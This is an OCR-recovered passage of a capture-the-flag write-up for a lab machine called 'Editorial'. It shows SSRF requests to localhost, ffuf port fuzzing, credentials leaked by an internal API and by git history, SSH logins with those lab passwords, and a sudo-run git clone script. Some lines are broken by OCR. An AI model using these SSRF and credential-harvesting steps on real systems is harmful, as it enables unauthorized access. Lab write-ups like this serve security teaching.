
It doesn't find anything I didn't already know about.

Shell as dev

Identify Internal Port

Manual Testing

With access to make HTTP requests, I want to see if there are other ports listening on localhost that I can’t access from my VM. For some reason, trying to access `http://localhost` hangs for 20 seconds before returning the default failure image:



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------143985479337849205232902559199
Content-Length: 363
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload
Priority: u=1

-----------------------------143985479337849205232902559199
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:80/
-----------------------------143985479337849205232902559199
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------143985479337849205232902559199--
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 17:57:46 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Done

227 bytes | 20,119 millis

That’s weird, as it should be listening on port 80. I could be in a container or something. Trying `127.0.0.1` and `editorial.htb` both have the same response.

On the other hand, trying a port I don’t expect to be listening (33333) returns instantly:



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------143985479337849205232902559199
Content-Length: 366
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload
Priority: u=1

-----------------------------143985479337849205232902559199
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:33333/
-----------------------------143985479337849205232902559199
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


-----------------------------143985479337849205232902559199--
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 17:59:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Port 22 also return the failure image instantly, despite it’s being open. I know the server is using the Requests Python modules. When I get a URL starting with `HTTP://`, it’s going to fail on a non-HTTP service (like SSH). `requests` will also throw errors if it gets a protocol such as `ftp://` or `smtp://`, as it only handles `http` and `https`, so I’m limited to that for enumeration. This means I can only look for other open webservers, not open ports in general.

Fuzz

I’ll save the POST request to `/upload-cover` to a file (in Burp, right click and “Copy to file”). I’ll replace the port with `FUZZ` and clean out some unnecessary headers:

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Type: multipart/form-data; boundary=---------------------------17227051210845347502863409435

-----------------------------17227051210845347502863409435
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:FUZZ
-----------------------------17227051210845347502863409435
Content-Disposition: form-data; name="bookfile"; filename=""
```

```
Content-Type: application/octet-stream



-----------------------------17227051210845347502863409435--
```

I’ll pass that to `ffuf` with the following options:

- `-u http://editorial.htb/upload-cover` - the URL to ffuz.
- `-request ssrf.request` - the request to based requests off of.
- `-w <( seq 0 65535)` - the wordlist to try, which in this case is the output of the `seq` command using process substitution.
- `-ac` - let `ffuf` auto filter.

It finds one open port, 5000:


```
oxdf@hacky$ ffuf -u http://editorial.htb/upload-cover -request ssrf.request
-w <( seq 0 65535) -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://editorial.htb/upload-cover
 :: Wordlist         : FUZZ: /dev/fd/63
 :: Header           : Host: editorial.htb
 :: Header           : Content-Type: multipart/form-data; boundary=---------
------------------17227051210845347502863409435
 :: Data             : ----------------------------
-17227051210845347502863409435
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:FUZZ
-----------------------------17227051210845347502863409435
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream

```

```
-----------------------------17227051210845347502863409435--
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

5000                    [Status: 200, Size: 51, Words: 1, Lines: 1,
Duration: 95ms]
:: Progress: [65536/65536] :: Job [1/1] :: 216 req/sec :: Duration:
[0:04:12] :: Errors: 2 ::
```

I was expecting based on the manual analysis to have to set up a filter based on time, but that doesn't seem to be the case.

Validate

I'll check out port 5000 manually in Burp Repeater:



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------1439
85479337849205232902559199
Content-Length: 364
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload
Priority: u=1

-----------------------------14398547933
7849205232902559199
Content-Disposition: form-data; name="
bookurl"

http://127.0.0.1:5000
-----------------------------14398547933
7849205232902559199
Content-Disposition: form-data; name="
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 18:04:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/018b64f4-3671-4646-9805-
117502a85cdb
```

That's real data.

API Enumeration

Endpoint List


I'll fetch the resulting data with `curl` (it's JSON data, so I'll use `jq` to pretty-print it):

```
oxdf@hacky$ curl http://editorial.htb/static/uploads/010e1c29-3180-4777-
857c-4112dfed8536 -s | jq .
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our
library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our
library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new
authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of
the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
```

It’s a list of API endpoints.

Authors

The endpoint with the most interesting information is `/api/latest/metadata/messages/authors`. All of the `messages` endpoints return template messages. I’ll fetch it in repeater:



```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------143985479337849205232902559199
Content-Length: 401
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload
Priority: u=1

-----------------------------143985479337849205232902559199
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/authors
-----------------------------14398547933784920523290255919
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 19 Jun 2024 18:13:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 51

static/uploads/63ef32c6-91b8-4ac1-9216-000fd0a3f1a1
```

And then get it with `curl`:

```
oxdf@hacky$ curl -s 'http://editorial.htb/static/uploads/63ef32c6-91b8-4ac1-9216-000fd0a3f1a1' | jq .
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

It has a username and password.

SSH

`netexec` is a quick way to check SSH access. It works:

```
oxdf@hacky$ netexec ssh editorial.htb -u dev -p 'dev080217_devAPI!@'
SSH         10.10.11.20     22     editorial.htb    [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.7
SSH         10.10.11.20     22     editorial.htb    [+] dev:dev080217_devAPI!@  (non root) Linux - Shell access!
```

I'll connect:

```
oxdf@hacky$ sshpass -p 'dev080217_devAPI!@' ssh dev@editorial.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
...[snip]...
dev@editorial:~$
```

And grab `user.txt`:

```
dev@editorial:~$ cat user.txt
4cb8456e************************
```

Shell as prod

Enumeration

Web

The web applications are located in `/opt`:

```
dev@editorial:/opt$ ls
apps  internal_apps
```

The main application is in `apps/app_editorial`:

```
dev@editorial:/opt/apps/app_editorial$ ls
app.py  editorial.sock  __pycache__  static  templates  venv  wsgi.py
```

It's a Flask application. There's no database connection or really anything of interest as far as moving forward.

`interrnal_apps` has three folders:

```
dev@editorial:/opt/internal_apps$ ls -l
total 12
drwxr-xr-x 3 root     root     4096 Jun  5 14:36 app_api
drwxr-x--- 2 root     prod     4096 Jun  5 14:36 clone_changes
drwxr-xr-x 2 www-data www-data 4096 Jun  5 14:36 environment_scripts
```

dev can't access `clone_changes`. `environment_scripts` has a `bash` script that's cleaning out the uploaded files periodically.

`app_api` has the internal port 5000 application. All of the data is hard-coded in the Python file. Nothing interesting as far as pivilege escalation.

Groups

dev can’t run `sudo` and isn’t in any interesting groups:

```
dev@editorial:~$ sudo -l
[sudo] password for dev:
Sorry, user dev may not run sudo on editorial.
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
```

Users

There are two users on this box with home directories:

```
dev@editorial:/home$ ls
dev  prod
```

These match up with users who have shells in `passwd`:

```
dev@editorial:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
```

dev can’t access `prod`.

In dev’s home directory, there’s a `apps` folder:

```
dev@editorial:~$ ls -la
total 36
drwxr-x--- 4 dev  dev  4096 Jun 19 18:22 .
drwxr-xr-x 4 root root 4096 Jun  5 14:36 ..
drwxrwxr-x 3 dev  dev  4096 Jun  5 14:36 apps
lrwxrwxrwx 1 root root    9 Feb  6  2023 .bash_history -> /dev/null
-rw-r--r-- 1 dev  dev   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 dev  dev  3771 Jan  6  2022 .bashrc
drwx------ 2 dev  dev  4096 Jun  5 14:36 .cache
-rw------- 1 dev  dev    20 Jun 19 18:22 .lesshst
-rw-r--r-- 1 dev  dev   807 Jan  6  2022 .profile
-rw-r----- 1 root dev    33 Feb  4  2023 user.txt
```

`apps` looks empty, but there’s a `.git` directory:

```
dev@editorial:~/apps$ ls
dev@editorial:~/apps$ ls -a
.  ..  .git
```

I am thinking there used to be a copy of the web application in this folder, but it got deleted but the `.git` directory was missed.

Repo

`git status` shows all the files that were present in the last commit that are no longer there, so they show as deleted:

```
dev@editorial:~/apps$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    app_api/app.py
        deleted:    app_editorial/app.py
        deleted:    app_editorial/static/css/bootstrap-grid.css
        deleted:    app_editorial/static/css/bootstrap-grid.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.min.css
        deleted:    app_editorial/static/css/bootstrap-grid.min.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.css
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.css
        deleted:    app_editorial/static/css/bootstrap-reboot.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.min.css
        deleted:    app_editorial/static/css/bootstrap-reboot.min.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.css
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-reboot.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-
reboot.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.css
        deleted:    app_editorial/static/css/bootstrap-utilities.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.min.css
        deleted:    app_editorial/static/css/bootstrap-utilities.min.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.css
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap-utilities.rtl.min.css.map
        deleted:    app_editorial/static/css/bootstrap.css
        deleted:    app_editorial/static/css/bootstrap.css.map
        deleted:    app_editorial/static/css/bootstrap.min.css
        deleted:    app_editorial/static/css/bootstrap.min.css.map
        deleted:    app_editorial/static/css/bootstrap.rtl.css
        deleted:    app_editorial/static/css/bootstrap.rtl.css.map
        deleted:    app_editorial/static/css/bootstrap.rtl.min.css
        deleted:    app_editorial/static/css/bootstrap.rtl.min.css.map
        deleted:    app_editorial/static/images/login-background.jpg
        deleted:    app_editorial/static/images/pexels-janko-ferlic-590493.jpg
        deleted:    app_editorial/static/images/pexels-min-an-694740.jpg
        deleted:    app_editorial/static/js/bootstrap.bundle.js
        deleted:    app_editorial/static/js/bootstrap.bundle.js.map
        deleted:    app_editorial/static/js/bootstrap.bundle.min.js
        deleted:    app_editorial/static/js/bootstrap.bundle.min.js.map
        deleted:    app_editorial/static/js/bootstrap.esm.js
        deleted:    app_editorial/static/js/bootstrap.esm.js.map
        deleted:    app_editorial/static/js/bootstrap.esm.min.js
        deleted:    app_editorial/static/js/bootstrap.esm.min.js.map
        deleted:    app_editorial/static/js/bootstrap.js
        deleted:    app_editorial/static/js/bootstrap.js.map
        deleted:    app_editorial/static/js/bootstrap.min.js
        deleted:    app_editorial/static/js/bootstrap.min.js.map
        deleted:    app_editorial/templates/about.html
        deleted:    app_editorial/templates/index.html
        deleted:    app_editorial/templates/upload.html

no changes added to commit (use "git add" and/or "git commit -a")
```

The two Python files aren’t any different from the ones above.

The history shows a few commits:

```
dev@editorial:~/apps$ git log --oneline
8ad0f31 (HEAD -> master) fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial app
```

`git diff [hash] [hash]` will show the differences between two commits. An interesting on is “downgrading prod to dev”:

```
dev@editorial:~/apps$ git diff 1e84a03 b73481b
diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
 @app.route(api_route + '/authors/message', methods=['GET'])
 def api_mail_new_authors():
     return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
     }) # TODO: replace dev credentials when checks pass

 # -------------------------------
```

There’s a password in there for the prod user.

SSH

`netexec` validates the password:

```
oxdf@hacky$ netexec ssh editorial.htb -u prod -p '080217_Producti0n_2023!@'
SSH         10.10.11.20     22     editorial.htb    [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.7
SSH         10.10.11.20     22     editorial.htb    [+] prod:080217_Producti0n_2023!@  (non root) Linux - Shell access!
```

I’ll connect:

```
oxdf@hacky$ sshpass -p '080217_Producti0n_2023!@' ssh prod@editorial.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
...[snip]...
prod@editorial:~$
```

Shell as root

Enumeration

sudo

The prod user can run a python script as root:

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3
/opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:~$
```

clone_changes

The `clone_prod_change.py` script is relatively simple:

```
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c
protocol.ext.allow=always"])
```

It runs from this directory, and takes a URL to clone from.

Git Versions

The `git` binary on the box is version 2.34.1:

```
prod@editorial:/$ git --version
git version 2.34.
```

